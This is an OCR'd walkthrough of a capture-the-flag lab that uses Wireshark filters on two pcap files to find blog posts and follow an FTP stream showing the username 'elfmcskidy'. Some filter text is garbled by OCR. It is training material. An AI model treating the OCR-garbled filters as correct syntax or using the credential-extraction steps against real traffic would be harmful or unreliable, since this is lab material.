
```
0000  02 89 03 cb f7 6b 02 c8  85 b5 5a aa 08 00 45 00   ·····k····Z···E·
0010  00 3c d3 10 00 00 7f 01  42 66 0a 0b 03 02 0a 0a   ·<······Bf······
0020  0f 34 08 00 4d 5a 00 01  00 01 61 62 63 64 65 66   ·4··MZ····abcdef
0030  67 68 69 6a 6b 6c 6d 6e  6f 70 71 72 73 74 75 76   ghijklmn opqrstuv
0040  77 61 62 63 64 65 66 67  68 69                     wabcdefg hi
```

Question 2

Use the command http.request.method == GET to filter the files

Question 3

Type in the command just now into the command tab



PSP virtual machine - VMware Workstation 16 Player (Non-commercial use only)
Player
11:16
pcap1.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
http.request.method==GETS
```


```
No.   Time         Source          Destination     Protocol  Length Info
   67 62.185886    10.10.67.199    10.10.15.52     HTTP        394 GET / HTTP/1.1
   69 62.186466    10.10.15.52     10.10.67.199    HTTP       1956 HTTP/1.1 200 OK  (text/html)
   71 62.478663    10.10.67.199    10.10.15.52     HTTP        363 GET /fontawesome/css/all.min.css HTTP/1.1
   75 62.479630    10.10.67.199    10.10.15.52     HTTP        348 GET /css/dark.css HTTP/1.1
   83 62.480991    10.10.67.199    10.10.15.52     HTTP        333 GET /js/bundle.js HTTP/1.1
   85 62.481045    10.10.67.199    10.10.15.52     HTTP        342 GET /js/instantpage.min.js HTTP/1.1
   87 62.481475    10.10.15.52     10.10.67.199    HTTP        603 HTTP/1.1 200 OK  (text/css)
   89 62.482828    10.10.15.52     10.10.67.199    HTTP       1585 HTTP/1.1 200 OK  (application/javascript)
```

```
Frame 67: 394 bytes on wire (3152 bits), 394 bytes captured (3152 bits)
Ethernet II, Src: MS-NLB-PhysServer-32_03:60:d9:6c:db (02:23:60:d9:6c:db), Dst: 02:89:03:cb:f7:6b (02:89:03:cb:f7:6b)
Internet Protocol Version 4, Src: 10.10.67.199, Dst: 10.10.15.52
Transmission Control Protocol, Src Port: 55650, Dst Port: 80, Seq: 1, Ack: 1, Len: 328
Hypertext Transfer Protocol
```

```
0000  02 89 03 cb f7 6b 02 23  60 d9 6c db 08 00 45 00   ·····k·# `·l···E·
0010  01 7c b2 9f 40 00 40 06  1f ce 0a 0a 43 c7 0a 0a   ·|··@·@· ····C···
0020  0f 34 d9 62 00 50 8c 92  f6 21 d6 c8 17 16 80 18   ·4·b·P·· ·!······
0030  01 eb 20 65 00 00 01 01  08 0a e9 ca ad 99 05 c0   ·· e···· ········
0040  ec 83 47 45 54 20 2f 20  48 54 54 50 2f 31 2e 31   ··GET /  HTTP/1.1
0050  0d 0a 48 6f 73 74 3a 20  74 62 66 63 2e 62 6c 6f   ··Host:  tbfc.blo
0060  67 0d 0a 55 73 65 72 2d  41 67 65 6e 74 3a 20 4d   g··User- Agent: M
0070  6f 7a 69 6c 6c 61 2f 35  2e 30 20 28 58 31 31 3b   ozilla/5 .0 (X11;
0080  20 55 62 75 6e 74 75 3b  20 4c 69 6e 75 78 20 78    Ubuntu;  Linux x
0090  38 36 5f 36 34 3b 20 72  76 3a 38 30 2e 30 29 20   86_64; r v:80.0)
```

pcap1.pcap | Packets: 510 · Displayed: 56 (11.0%) | Profile: Default

Scroll down until you find the 1 post. **We just looking at the /posts/ to look for the post


PSP virtual machine - VMware Workstation 16 Player (Non-commercial use only)
Player
11:17
pcap1.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help


http.request.method==GETSSS

```
No.   Time        Source          Destination     Protocol  Length Info
  467 64.028410   10.10.67.199    10.10.15.52     HTTP      466 GET /fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
  471 64.222360   10.10.67.199    10.10.15.52     HTTP      365 GET /posts/reindeer-of-the-week/ HTTP/1.1
  475 66.239846   10.10.67.199    10.10.15.52     HTTP      369 GET /posts/post/index.json HTTP/1.1
  478 66.249669   10.10.67.199    10.10.15.52     HTTP      463 GET /posts/fonts/noto-sans-jp-v25-japanese_latin-regular
  480 66.251644   10.10.67.199    10.10.15.52     HTTP      448 GET /posts/fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
  482 66.262598   10.10.67.199    10.10.15.52     HTTP      462 GET /posts/fonts/noto-sans-jp-v25-japanese_latin-regular
  484 66.279297   10.10.67.199    10.10.15.52     HTTP      447 GET /posts/fonts/roboto-v20-latin-regular.woff HTTP/1.1

▸ Frame 67: 394 bytes on wire (3152 bits), 394 bytes captured (3152 bits)
▸ Ethernet II, Src: MS-NLB-PhysServer-32_03:60:d9:6c:db (02:23:60:d9:6c:db), Dst: 02:89:03:cb:f7:6b (02:89:03:cb:f7:6b)
▸ Internet Protocol Version 4, Src: 10.10.67.199, Dst: 10.10.15.52
▸ Transmission Control Protocol, Src Port: 55650, Dst Port: 80, Seq: 1, Ack: 1, Len: 328
▸ Hypertext Transfer Protocol

0000  02 89 03 cb f7 6b 02 23  60 d9 6c db 08 00 45 00   ·····k·# `·l···E·
0010  01 7c b2 9f 40 00 40 06  1f ce 0a 0a 43 c7 0a 0a   ·|··@·@· ····C···
0020  0f 34 d9 62 00 50 8c 92  f6 21 d6 c8 17 16 80 18   ·4·b·P·· ·!······
0030  01 eb 20 65 00 00 01 01  08 0a e9 ca ad 99 05 c0   ·· e···· ········
0040  ec 83 47 45 54 20 2f 20  48 54 54 50 2f 31 2e 31   ··GET /  HTTP/1.1
0050  0d 0a 48 6f 73 74 3a 20  74 62 66 63 2e 62 6c 6f   ··Host:  tbfc.blo
0060  67 0d 0a 55 73 65 72 2d  41 67 65 6e 74 3a 20 4d   g··User- Agent: M
0070  6f 7a 69 6c 6c 61 2f 35  2e 30 20 28 58 31 31 3b   ozilla/5 .0 (X11;
0080  20 55 62 75 6e 74 75 3b  20 4c 69 6e 75 78 20 78    Ubuntu;  Linux x
0090  38 36 5f 36 34 3b 20 72  76 3a 38 30 2e 30 29 20   86_64; r v:80.0)
```

pcap1.pcap   Packets: 510 · Displayed: 28 (5.5%)   Profile: Default

Question 4


Drag and drop the pcap2.pcap file into the Wireshark


PSP virtual machine - VMware Workstation 16 Player (Non-commercial use only)
Player
11:18
pcap2.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
No.   Time        Source          Destination     Protocol  Length Info
    1 0.000000    10.10.122.128   10.11.3.2       SSH       102 Server: Encrypted packet (len=48)
    2 0.000084    10.10.122.128   10.11.3.2       SSH       150 Server: Encrypted packet (len=96)
    3 0.060016    10.11.3.2       10.10.122.128   TCP        54 57748 → 22 [ACK] Seq=1 Ack=49 Win=1024 Len=0
    4 0.101317    10.11.3.2       10.10.122.128   TCP        54 57748 → 22 [ACK] Seq=1 Ack=145 Win=1029 Len=0
    5 1.127866    10.10.122.128   91.189.92.40    TCP        74 33400 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PE
    6 2.549894    10.10.73.252    10.10.122.128   FTP        72 Request: QUIT
    7 2.549999    10.10.122.128   10.10.73.252    FTP        80 Response: 221 Goodbye.
    8 2.550011    10.10.122.128   10.10.73.252    TCP        66 21 → 45332 [FIN, ACK] Seq=15 Ack=7 Win=490 Len=0 TSval=8

▸ Frame 1: 102 bytes on wire (816 bits), 102 bytes captured (816 bits)
▸ Ethernet II, Src: 02:c0:56:51:8a:51 (02:c0:56:51:8a:51), Dst: 02:c8:85:b5:5a:aa (02:c8:85:b5:5a:aa)
▸ Internet Protocol Version 4, Src: 10.10.122.128, Dst: 10.11.3.2
▸ Transmission Control Protocol, Src Port: 22, Dst Port: 57748, Seq: 1, Ack: 1, Len: 48
▸ SSH Protocol

0000  02 c8 85 b5 5a aa 02 c0  56 51 8a 51 08 00 45 10   ····Z··· VQ·Q··E·
0010  00 58 5d 1a 40 00 40 06  4b df 0a 0a 7a 80 0a 0b   ·X]·@·@· K···z···
0020  03 02 00 16 e1 94 16 bd  c2 59 8c 02 15 ac 50 18   ········ ·Y····P·
0030  01 d8 91 e1 00 00 63 19  2c a7 f0 5a 7f c5 38 28   ······c· ,··Z··8(
0040  7f 6e bc ea 55 da 78 95  39 fd ea 4c 0c eb a8 7a   ·n··U·x· 9··L···z
0050  58 10 ee 22 34 f7 0f 7b  9f a1 06 fa 58 e0 28 d9   X··"4··{ ····X·(·
0060  69 dd 4d 56 97 67                                  i·MV·g
```

pcap2.pcap   Packets: 239 · Displayed: 239 (100.0%)   Profile: Default

Type in tcp.port == 21 to search for all the port 21


PSP virtual machine - VMware Workstation 16 Player (Non-commercial use only)
Player
11:21
pcap2.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Screenshot taken
View image

```
tcp.port == 21
```


```
No.  Time      Source          Destination     Protocol Length Info
   1 0.000000  10.10.122.128   10.11.3.2       SSH      102 Server: Encrypted packet (len=48)
   2 0.000084  10.10.122.128   10.11.3.2       SSH      150 Server: Encrypted packet (len=96)
   3 0.060016  10.11.3.2       10.10.122.128   TCP       54 57748 → 22 [ACK] Seq=1 Ack=49 Win=1024 Len=0
   4 0.101317  10.11.3.2       10.10.122.128   TCP       54 57748 → 22 [ACK] Seq=1 Ack=145 Win=1029 Len=0
   5 1.127866  10.10.122.128   91.189.92.40    TCP       74 33400 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PE
   6 2.549894  10.10.73.252    10.10.122.128   FTP       72 Request: QUIT
   7 2.549999  10.10.122.128   10.10.73.252    FTP       80 Response: 221 Goodbye.
   8 2.550011  10.10.122.128   10.10.73.252    TCP       66 21 → 45332 [FIN, ACK] Seq=15 Ack=7 Win=490 Len=0 TSval=8
```

```
› Frame 1: 102 bytes on wire (816 bits), 102 bytes captured (816 bits)
› Ethernet II, Src: 02:c0:56:51:8a:51 (02:c0:56:51:8a:51), Dst: 02:c8:85:b5:5a:aa (02:c8:85:b5:5a:aa)
› Internet Protocol Version 4, Src: 10.10.122.128, Dst: 10.11.3.2
› Transmission Control Protocol, Src Port: 22, Dst Port: 57748, Seq: 1, Ack: 1, Len: 48
› SSH Protocol
```

```
0000  02 c8 85 b5 5a aa 02 c0  56 51 8a 51 08 00 45 10   ····Z··· VQ·Q··E·
0010  00 58 5d 1a 40 00 40 06  4b df 0a 0a 7a 80 0a 0b   ·X]·@·@· K···z···
0020  03 02 00 16 e1 94 16 bd  c2 59 8c 02 15 ac 50 18   ········ ·Y····P·
0030  01 d8 91 e1 00 00 63 19  2c a7 f0 5a 7f c5 38 28   ······c· ,··Z··8(
0040  7f 6e bc ea 55 da 78 95  39 fd ea 4c 0c eb a8 7a   ·n··U·x· 9··L···z
0050  58 10 ee 22 34 f7 0f 7b  9f a1 06 fa 58 e0 28 d9   X··"4··{ ····X·(·
0060  69 dd 4d 56 97 67                                  i·MV·g
```

Transmission Control Protocol: Protocol | Packets: 239 · Displayed: 223 (93.3%) | Profile: Default

Scroll down and find an FTP protocol and right-click on it


PSP virtual machine - VMware Workstation 16 Player (Non-commercial use only)
Player
11:23
pcap2.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
tcp.stream eq 4
```


```
No.  Time      Source          Destination     Protocol Length Info
  13 4.103450  10.10.73.252    10.10.122.128   TCP       74 45340 → 21 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PER
  14 4.103479  10.10.122.128   10.10.73.252    TCP       74 21 → 45340 [SYN, ACK] Seq=0 Ack=1 Win=62643 Len=0 MSS=89
  15 4.103828  10.10.73.252    10.10.122.128   TCP       66 45340 → 21 [ACK] Seq=1 Ack=1 Win=62848 Len=0 TSval=41103
  16 4.105504  10.10.122.128   10.10.73.252    FTP      104 Response: 220 Welcome to the TBFC FTP Server!.
  17 4.105812  10.10.73.252    10.10.122.128   TCP       66 45340 → 21 [ACK] Seq=1 Ack=39 Win=62848 Len=0 TSval=4110
  20 7.866325  10.10.73.252    10.10.122.128   FTP       83 Request: USER elfmcskidy
  21 7.866352  10.10.122.128   10.10.73.252    TCP       66 21 → 45340 [ACK] Seq=39 Ack=18 Win=62720 Len=0 TSval=894
  22 7.866430  10.10.122.128   10.10.73.252    FTP      100 Response: 331 Please specify the password.
```

```
› Frame 16: 104 bytes on wire (832 bits), 104 bytes captured (832 bits)
› Ethernet II, Src: 02:c0:56:51:8a:51 (02:c0:56:51:8a:51), Dst: 02:c3:be:b5:2e:b7 (02:c3:be:b5:2e:b7)
› Internet Protocol Version 4, Src: 10.10.122.128, Dst: 10.10.73.252
› Transmission Control Protocol, Src Port: 21, Dst Port: 45340, Seq: 1, Ack: 1, Len: 38
› File Transfer Protocol (FTP)
  [Current working directory: ]
```

```
0000  02 c3 be b5 2e b7 02 c0  56 51 8a 51 08 00 45 00   ····.··· VQ·Q··E·
0010  00 5a cc 85 40 00 40 06  95 88 0a 0a 7a 80 0a 0a   ·Z··@·@· ····z···
0020  49 fc 00 15 b1 1c 66 93  ff 56 61 48 45 dd 80 18   I·····f· ·VaHE···
0030  01 ea d8 dc 00 00 01 01  08 0a 35 55 cb f4 18 7f   ········ ··5U····
0040  d1 fe 32 32 30 20 57 65  6c 63 6f 6d 65 20 74 6f   ··220 We lcome to
0050  20 74 68 65 20 54 42 46  43 20 46 54 50 20 53 65    the TBF C FTP Se
0060  72 76 65 72 21 2e 0d 0a                            rver!.··
```

pcap2.pcap | Packets: 239 · Displayed: 23 (9.6%) | Profile: Default

Select follow and then follow TCP stream



